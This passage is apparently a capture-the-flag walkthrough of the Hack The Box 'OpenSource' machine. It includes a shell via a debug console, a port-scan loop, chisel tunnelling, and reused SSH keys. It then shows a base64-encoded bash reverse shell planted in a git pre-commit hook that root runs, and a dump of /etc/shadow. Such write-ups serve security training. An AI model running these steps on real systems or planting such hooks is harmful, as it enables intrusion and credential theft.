
1.7.4 Environment Variable

Discover that we are under docker environment and user root.



1.7.5 Interactive Console

Break console PIN follow this [reference]() and change mac-address and machine_id and user.



2.0 INITIAL FOOTHOLD

2.1 Docker Shell

Get Shell in docker via console debug mode.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource/target-items/ssh-dir$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.164.
Ncat: Connection from 10.10.11.164:35607.
python -c "import pty; pty.spawn('/bin/sh');"
/app # ^[[31;8Rexport TERM=xterm-256color
export TERM=xterm-256color
/app # ^[[31;8R^Z
[1]+  Stopped                 nc -lvnp 5555
sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource/target-items/ssh-dir$ stty raw -echo
nc -lvnp 5555ew:~/Documents/HTB/Machine/Linux/OpenSource/target-items/ssh-dir$

/app #
/app # stty rows 31 columns 131
/app # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(di
/app #
```

2.2 IP Address

Check on IP address on docker container.

```
/dev/shm # ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:06
          inet addr:172.17.0.6  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25388 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16055 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27293593 (26.0 MiB)  TX bytes:5296699 (5.0 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

2.3 Fuzzing Script

As we know form initial nmap found port 3000 is filtered, we can build a script that will verify each IP for port 3000 is opened.

```
#!/bin/sh

for i in $(seq 0 255)
do
  nc -zv 172.17.0.$i 3000
done
```

Result of script. Discover that IP.X.1 is opened with port 3000.

```
/dev/shm # sh ./lct_host.sh
172.17.0.1 (172.17.0.1:3000) open
nc: 172.17.0.10 (172.17.0.10:3000): Host is unreachable
nc: 172.17.0.11 (172.17.0.11:3000): Host is unreachable
nc: 172.17.0.12 (172.17.0.12:3000): Host is unreachable
nc: 172.17.0.13 (172.17.0.13:3000): Host is unreachable
nc: 172.17.0.14 (172.17.0.14:3000): Host is unreachable
nc: 172.17.0.15 (172.17.0.15:3000): Host is unreachable
nc: 172.17.0.16 (172.17.0.16:3000): Host is unreachable
nc: 172.17.0.17 (172.17.0.17:3000): Host is unreachable
nc: 172.17.0.18 (172.17.0.18:3000): Host is unreachable
nc: 172.17.0.19 (172.17.0.19:3000): Host is unreachable
nc: 172.17.0.20 (172.17.0.20:3000): Host is unreachable
nc: 172.17.0.21 (172.17.0.21:3000): Host is unreachable
```

2.4 Port 3000 Docker Interface

2.4.1 Gitea Page

Download the page. Discover a git tea page. Seem like we can see a web page.

```
/dev/shm # wget http://172.17.0.1:3000
Connecting to 172.17.0.1:3000 (172.17.0.1:3000)
saving to 'index.html'
index.html           100% |*******************************************************************************| 13414  0:00:00 ETA
'index.html' saved
/dev/shm # ls
dock_escp    index.html   lct_host.sh  nmap
/dev/shm # la -lah index.html
/bin/sh: la: not found
/dev/shm # ls -lah index.html
-rw-r--r--    1 root     root       13.1K May 31 01:23 index.html
/dev/shm # cat index.html
<!DOCTYPE html>
<html lang="en-US" class="theme-">
<head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <title> Gitea: Git with a cup of tea</title>
        <link rel="manifest" href="data:application/json; base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWU
iOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL29wZW5zb3VyY2UuaHRiOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly
9vcGVuc291cmNlLmh0YjozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ4NTEyIn0seyJzcmMiOiJodHRwOi8vb3Blb
nNvdXJjZS5odGI6MzAwMC9hc3NldHMvaW1nL2xvZ28uc3ZnIiwidHlwZSI6ImltYWdlL3N2Zyt4bWwiLCJzaXplcyI6IjUxMng1MTIifV19"/>
        <meta name="theme-color" content="#6cc644">
```


2.4.2 Port Forwarding

Transfer the chisel to docker via upload. Use chisel to port forward into attacker machine.

```
sodanew@kalinew:~/Documents/HTB/CommonTools/chisel$ ./chisel server -p 8000 --reverse
2022/05/31 10:43:26 server: Reverse tunnelling enabled
2022/05/31 10:43:26 server: Fingerprint l/duBTeUWQCFUkwuhw3vDM+CntuWd7n0W5AyLDom7fo=
2022/05/31 10:43:26 server: Listening on http://0.0.0.0:8000
2022/05/31 10:43:38 server: session#1: tun: proxy#R:127.0.0.1:3000=>172.17.0.1:3000: Listening
```


2.4.3 Localhost Gitea

When access to port 3000 on localhost. We can see the web page of the Gitea.




2.4.4 GiTea Dashboard

Login with dev01 creds we found on settings.json. Discover GiTea dashboard of the user.



2.4.5 SSH File

We found the SSH file for the dev01. Download this whole directory into attacker machine.



3.0 MACHINE FOOTHOLD

3.1 SSH Login

Use the discover SSH key and SSH login into the machine.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource/target-items/home-backup-main/home-backup/.ssh$ ls -la
total 20
drwxrwxr-x 2 sodanew sodanew 4096 May 16 20:50 .
drwxrwxr-x 4 sodanew sodanew 4096 May 16 20:50 ..
-rw------- 1 sodanew sodanew  742 May 16 20:50 authorized_keys
-rw------- 1 sodanew sodanew 3243 May 16 20:50 id_rsa
-rw------- 1 sodanew sodanew  742 May 16 20:50 id_rsa.pub
sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource/target-items/home-backup-main/home-backup/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCp0BoDpxiCLApOD/pIQ1JtMGC9BZLpQpl2OtMbOYZIZkqhnSXF9vbxECI3v7J9Pjcd2ewM0k/KjdTVhGqcLzclQlxn14i
Zx21fh8UgR9nw5Si67pG7ZM+qMa/JVkOPc4tEyY1NH85SbNCOk0gbKsiMN2+bX8eSTL8J/JdS5wWeyEmv8EvsVTgvqKEgjvM0SNozX93vEn/Qzzw2FLVfizNPq3GIHqgExA
YaiUOUMleoDQE3pwXATNrYstOKiAuQKlJPaisogwZm+vhVL/HDq/kIOXI1owam+Wj7zxl282IoueRiuQRYz437ZzVXV9tbEGnYiYSEC++AA3HoCw1nFkW66kdb3neem4vjt
FKflFOwVc5oqJSvMlm+ghzuH/0mHQSvxAtxa8xFX7mGNAtldNx7LZ2ftLQ5Cc7afe9vkVa0l5ZVVo079xlao0ClzafrkdJ1f4lj7DOcZTqiH2JSlxemVFY0ffbWz1YpUgjY
17bEcSYT+iQ2T5mAYwW8PT1EgHra3lhYX7KK0wPHYT5dKDtuhvcQ7rXM6W+O1jZyC87qSafUTloVflLqyPHGdyrhyPU2lZBGPHO7rdKU/mL7c3dA8AfZSxVNVxuxaqv2NuX
/mHh6eQ1bTFq/wxa1sKcCyaG4HOwswvT6ii02ltqDFKYiI89XWn+gctGxGcniNqqgEQ== dev01@opensource
sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource/target-items/home-backup-main/home-backup/.ssh$ ssh -i id_rsa dev01@opensc
urce.htb
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-176-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue May 31 02:55:51 UTC 2022
```

3.2 Pspy Output

Discover some a command ran by ROOT and found out the git command is ran without any argument. We notice below command, we can go check it.

```
/bin/sh .git/hooks/pre-commit
```

```
2022/05/31 04:47:01 CMD: UID=0    PID=8793   |
2022/05/31 04:47:01 CMD: UID=0    PID=8794   | git add .
2022/05/31 04:47:01 CMD: UID=0    PID=8795   | git commit -m Backup for 2022-05-31
2022/05/31 04:47:01 CMD: UID=0    PID=8796   | /bin/sh .git/hooks/pre-commit
2022/05/31 04:47:01 CMD: UID=0    PID=8798   | git push origin main
2022/05/31 04:47:01 CMD: UID=0    PID=8799   | /usr/lib/git-core/git-remote-http origin http://opensource.htb:3000/dev01/home-backu
p.git
2022/05/31 04:47:03 CMD: UID=0    PID=8802   |
```

3.3 Git directory enumeration

Try locating where the hooks directories is on the target machine. Discover that under dev01 user contain a **.git** directory.

```
dev01@opensource:~$ find / -type d -name 'hooks' 2> /dev/null
/home/dev01/.git/hooks
/snap/docker/1767/meta/hooks
/snap/docker/1767/snap/hooks
/snap/docker/1767/usr/share/git-core/contrib/hooks
/snap/docker/1767/usr/share/git-core/templates/hooks
/snap/docker/1767/usr/share/initramfs-tools/hooks
/snap/docker/1690/meta/hooks
/snap/docker/1690/snap/hooks
/snap/docker/1690/usr/share/git-core/contrib/hooks
/snap/docker/1690/usr/share/git-core/templates/hooks
/snap/docker/1690/usr/share/initramfs-tools/hooks
/snap/core18/2344/usr/share/initramfs-tools/hooks
/etc/initramfs-tools/hooks
/usr/lib/x86_64-linux-gnu/lxc/hooks
/usr/share/initramfs-tools/hooks
/usr/share/lxc/hooks
/usr/share/git-core/contrib/hooks
/usr/share/git-core/templates/hooks
dev01@opensource:~$
```

Further enumerate the directory, discover some sample file especially for pre-commit.sample file. The sample file is shell script.

```
dev01@opensource:~/.git/hooks$ ls -la
total 56
drwxrwxr-x 2 dev01 dev01 4096 May  4 16:35 .
drwxrwxr-x 8 dev01 dev01 4096 May 31 06:01 ..
-rwxrwxr-x 1 dev01 dev01  478 Mar 23 01:18 applypatch-msg.sample
-rwxrwxr-x 1 dev01 dev01  896 Mar 23 01:18 commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 3327 Mar 23 01:18 fsmonitor-watchman.sample
-rwxrwxr-x 1 dev01 dev01  189 Mar 23 01:18 post-update.sample
-rwxrwxr-x 1 dev01 dev01  424 Mar 23 01:18 pre-applypatch.sample
-rwxrwxr-x 1 dev01 dev01 1642 Mar 23 01:18 pre-commit.sample
-rwxrwxr-x 1 dev01 dev01 1492 Mar 23 01:18 prepare-commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 1348 Mar 23 01:18 pre-push.sample
-rwxrwxr-x 1 dev01 dev01 4898 Mar 23 01:18 pre-rebase.sample
-rwxrwxr-x 1 dev01 dev01  544 Mar 23 01:18 pre-receive.sample
-rwxrwxr-x 1 dev01 dev01 3610 Mar 23 01:18 update.sample
dev01@opensource:~/.git/hooks$ file pre-commit.sample
pre-commit.sample: POSIX shell script, ASCII text executable
dev01@opensource:~/.git/hooks$
```

4.0 ROOT ACCESS

Check the content of the sample file. We can see that if we add our own bash reverse shell script here, the root user will execute the script and we can get the shell.

```
dev01@opensource:~/.git/hooks$ cat pre-commit.sample
#!/bin/sh
#
# An example hook script to verify what is about to be committed.
# Called by "git commit" with no arguments.  The hook should
# exit with non-zero status after issuing an appropriate message if
# it wants to stop the commit.
#
# To enable this hook, rename this file to "pre-commit".

if git rev-parse --verify HEAD >/dev/null 2>&1
then
        against=HEAD
else
        # Initial commit: diff against an empty tree object
        against=4b825dc642cb6eb9a060e54bf8d69288fbee4904
fi

# If you want to allow non-ASCII filenames set this variable to true.
allownonascii=$(git config --bool hooks.allownonascii)

# Redirect output to stderr.
exec 1>&2
```

4.1 Payload

Add reverse shell script into the sample file and rename the file as 'pre-commit'. Because from the pspy output, we can see that the root user is going to run the pre-commit script. Now we can open a listener.

```
dev01@opensource:~/.git/hooks$ vim sd_pre-commit
dev01@opensource:~/.git/hooks$ mv sd_pre-commit pre-commit
dev01@opensource:~/.git/hooks$ cat pre-commit
#!/bin/sh
#
# An example hook script to verify what is about to be committed.
# Called by "git commit" with no arguments.  The hook should
# exit with non-zero status after issuing an appropriate message if
# it wants to stop the commit.
#
# To enable this hook, rename this file to "pre-commit".
# Payload Here
echo 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTI0LzU1NTUgMD4mMQ==' | base64 -d | bash

if git rev-parse --verify HEAD >/dev/null 2>&1
then
        against=HEAD
else
        # Initial commit: diff against an empty tree object
        against=4b825dc642cb6eb9a060e54bf8d69288fbee4904
fi
```

4.2 Root Shell

Wait for some interval of time or 1minute, we will gain reverse shell on the listener.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource/target-items$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.164.
Ncat: Connection from 10.10.11.164:33350.
bash: cannot set terminal process group (5391): Inappropriate ioctl for device
bash: no job control in this shell
root@opensource:/home/dev01# id
id
uid=0(root) gid=0(root) groups=0(root)
root@opensource:/home/dev01# python -c "import pty; pty.spawn('/bin/bash');"
export TERM=xterm-256colorpython -c "import pty; pty.spawn('/bin/bash');"
```

4.3 Shadow file

Obtain the shadow file.

```
root@opensource:~# cat /etc/shadow
root:$6$5sA85UVX$HupltM.bMqXkLc269pHDk1lryc4y5LV0FPMtT3x.yUdbe3mGziC8aUXWRQ2K3jX8mq5zItFAkAfDgPzH8EQ1C/:19072:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
```